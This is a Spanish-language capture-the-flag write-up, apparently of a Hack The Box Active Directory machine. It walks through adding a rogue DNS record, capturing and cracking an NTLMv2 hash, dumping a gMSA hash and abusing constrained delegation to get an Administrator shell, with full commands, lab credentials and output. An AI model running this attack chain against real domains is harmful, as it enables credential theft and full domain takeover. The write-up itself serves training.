


```
# Check web server status. Scheduled to run every 5min
Import-Module ActiveDirectory
foreach($record in Get-ChildItem "AD:DC=intelligence.htb,CN=MicrosoftDNS,DC=DomainDnsZones,DC=intelligence,DC=htb" | Where-Object Name -like "web*")  {
try {
$request = Invoke-WebRequest -Uri "http://$($record.Name)" -UseDefaultCredentials
if(.StatusCode -ne 200) {
Send-MailMessage -From 'Ted Graves <Ted.Graves@intelligence.htb>' -To 'Ted Graves <Ted.Graves@intelligence.htb>' -Subject "Host: $($record.Name) is down"
}
} catch {}
}
```

Vamos a intentar aprovecharnos de ese script, añadiendo un registro al DNS con la herramienta dnstool que pertenece al grupo de herramientas krbrelayx.




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# git clone https://github.com/dirkjanm/krbrelayx
Clonando en 'krbrelayx' ...
remote: Enumerating objects: 183, done.
remote: Counting objects: 100% (85/85), done.
remote: Compressing objects: 100% (60/60), done.
remote: Total 183 (delta 42), reused 55 (delta 24), pack-reused 98
Recibiendo objetos: 100% (183/183), 114.63 KiB | 1.01 MiB/s, listo.
Resolviendo deltas: 100% (90/90), listo.
```




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/krbrelayx]
└─# python3 dnstool.py -u 'intelligence\Tiffany.Molina' -p NewIntelligenceCorpUser9876 10.10.10.248 -a add -r webserver -d 10.10.14.19 -t A
[-] Connecting to host ...
[-] Binding to host
[+] Bind OK
[-] Adding new record
[+] LDAP operation completed successfully
```

Ahora, con la herramienta *responder*, vamos a intentar capturar esas credenciales.




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/krbrelayx]
└─# responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon → https://www.patreon.com/PythonResponder
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```



```
[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.10.10.248
[HTTP] NTLMv2 Username : intelligence\Ted.Graves
[HTTP] NTLMv2 Hash     : Ted.Graves::intelligence:f0dfbde1d2f594ea:521BF48CC2F495686085ED4626C5E4B5:0101000000000000070761E9BB70CD901C854BAF557E2D8A30000000002000800460044005700410001001E00570049004E002D00500058
00390049004A00340047004D0038004F0049000400140046004400570041002E004C004F00430041004C0003003400570049004E002D0050005800390049004A00340047004D0038004F0049002E0046004400570041002E004C004F00430041004C00050014004600
4400570041002E004C004F00430041004C0008003000300000000000000000000000000200000098D21421238593476556C8AB0884E3AE3B7456619865640292EE9A0F76247FBB0A0010000000000000000000000000000000000000009003E0048005400540050002F0077
0065006200730065007200760065007200 2E0069006E00740065006C006C0069006700650006E00630065002E006800740062000000000000000000000
```

Ahora que hemos conseguido el hash, que pertenece al usuario Ted.Graves, vamos a intentar conseguir su clave con *John*.




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/krbrelayx]
└─# john -w=/usr/share/wordlists/rockyou.txt ../hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Mr.Teddy         (Ted.Graves)
1g 0:00:00:26 DONE (2022-12-10 17:52) 0.03795g/s 410416p/s 410416c/s 410416C/s Mrz.deltasigma..Mr BOB
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Clave: Mr.Teddy


4. Escalada de privilegios

Para la escalada de privilegios nos vamos a apoyar sobre bloodhound, para que nos de una vía potencial. Recolectamos la información necesaria con el siguiente comando.



```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# bloodhound-python -u "Ted.Graves" -p "Mr.Teddy" -d intelligence.htb -c All -v --zip -dc dc.intelligence.htb -ns 10.10.10.248
DEBUG: Authentication: username/password
DEBUG: Resolved collection methods: psremote, container, localadmin, trusts, session, objectprops, rdp, group, acl, dcom
DEBUG: Using DNS to retrieve domain information
DEBUG: Querying domain controller information from DNS
DEBUG: Using domain hint: intelligence.htb
INFO: Found AD domain: intelligence.htb
DEBUG: Found primary DC: dc.intelligence.htb
DEBUG: Found Global Catalog server: dc.intelligence.htb
DEBUG: Found KDC for enumeration domain: dc.intelligence.htb
INFO: Getting TGT for user
```

Podemos ver que el usuario Ted.Graves, que pertenece al grupo de IT Support, tiene privilegios de "ReadGMSAPassword" sobre SVC_INT. Miramos como podemos aprovecharnos de esta circunstancia.



TED.GRAVES@INTELLIGENCE.HTB

Target Node

Database Info | Node Info | Analysis

EXECUTION RIGHTS


First Degree RDP Privileges	0
Group Delegated RDP Privileges	0
First Degree DCOM Privileges	0
Group Delegated DCOM Privileges	0
SQL Admin Rights	0
Constrained Delegation Privileges	0

OUTBOUND OBJECT CONTROL

First Degree Object Control	0
Group Delegated Object Control	1
Transitive Object Control	7

INBOUND CONTROL RIGHTS

Explicit Object Controllers	6
Unrolled Object Controllers	3



Help: ReadGMSAPassword

more details).


Finally, it is possible to remotely retrieve the password for the GMSA and convert that password to its equivalent NT hash, then perform overpass-the-hash to retrieve a Kerberos ticket for the GMSA:

1. Build GMSAPasswordReader.exe from its source: https://github.com/rvazarkar/GMSAPasswordReader
2. Drop GMSAPasswordReader.exe to disk. If using Cobalt Strike, load and run this binary using execute-assembly
3. Use GMSAPasswordReader.exe to retrieve the NT hash for the GMSA. You may have more than one NT hash come back, one for the "old" password and one for the "current" password. It is possible that either value is valid:

```
gmsapasswordreader.exe --accountname gmsa-jkohler
```


At this point you are ready to use the NT hash the same way you would with a regular user

Como no hemos ganado acceso aun a la máquina víctima, vamos a descargarnos una herramienta alternativa a "gmsapasswordreader.exe", para poderla ejecutar desde nuestra máquina de atacante (https://github.com/micahvandeusen/gMSADumper)




```
┌──(root㉿kali)-[/home/kali/HTB/intelillence/content]
└─# git clone https://github.com/micahvandeusen/gMSADumper.git
Clonando en 'gMSADumper'...
remote: Enumerating objects: 46, done.
remote: Counting objects: 100% (46/46), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 46 (delta 18), reused 37 (delta 14), pack-reused 0
Recibiendo objetos: 100% (46/46), 35.52 KiB | 909.00 KiB/s, listo.
Resolviendo deltas: 100% (18/18), listo.
```

Vamos a intentar obtener el hash de la cuenta SCV_INT.




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# python3 gMSADumper.py -u Ted.Graves -p "Mr.Teddy" -l 10.10.10.248 -d intelligence.htb
Users or groups who can read password for svc_int$:
 > DC$
 > itsupport
svc_int$:::664d14e5f79b09a4a8e39ea52a450cd6
```

Para sacar el SPN que necesitamos, ejecutamos la siguiente instrucción.




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# pywerview get-netcomputer -u "Ted.Graves" -t 10.10.10.248 --full-data
Password:
```




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# pywerview get-netcomputer -u "Ted.Graves" -t 10.10.10.248 --full-data
Password:
accountexpires:                 never
badpasswordtime:                1601-01-01 01:00:00
badpwdcount:                    0
cn:                             svc_int
codepage:                       0
countrycode:                    0
distinguishedname:              CN=svc_int,CN=Managed Service Accounts,DC=intelligence,DC=htb
dnshostname:                    svc_int.intelligence.htb
dscorepropagationdata:          1601-01-01 00:00:00
instancetype:                   4
iscriticalsystemobject:         FALSE
isgroup:                        False
lastlogoff:                     1601-01-01 01:00:00
lastlogon:                      1601-01-01 01:00:00
localpolicyflags:               0
logoncount:                     0
msds-allowedtodelegateto:       WWW/dc.intelligence.htb
```

Ahora que tenemos el SPN, podemos generar un TGT para el usuario administrador. Es importante tener el relog de nuestra máquina sincronizado con la máquina víctima (ntpdate -u 10.10.10.248). Usamos la utilidad getST de impacket.




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# impacket-getST -spn WWW/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int$ -hashes :664d14e5f79b09a4a8e39ea52a450cd6

Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*]     Requesting S4U2self
[*]     Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
```

Vemos el fichero generado.




```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# ls -la
drwxr-xr-x    - root 10 dic 20:22  .git
.rw-r--r-- 3,1k root 10 dic 20:22  .gitignore
.rw-r--r--    0 root 10 dic 20:22  __init__.py
.rw-r--r-- 1,6k root 10 dic 20:49  Administrator.ccache
.rw-r--r--  35k root 10 dic 20:22  COPYING
.rw-r--r-- 6,3k root 10 dic 20:22  gMSADumper.py
```

Seteamos la variable de entorno KRB5CCNAME.



```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# export KRB5CCNAME=Administrator.ccache
```

Ahora que tenemos el chache file, usando wmiexec, con la opción -k deberíamos poder lograr acceder a la máquina víctima con los máximos privilegios.



```
┌──(root㉿kali)-[/home/…/HTB/intelillence/content/gMSADumper]
└─# impacket-wmiexec dc.intelligence.htb -k
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
intelligence\administrator
```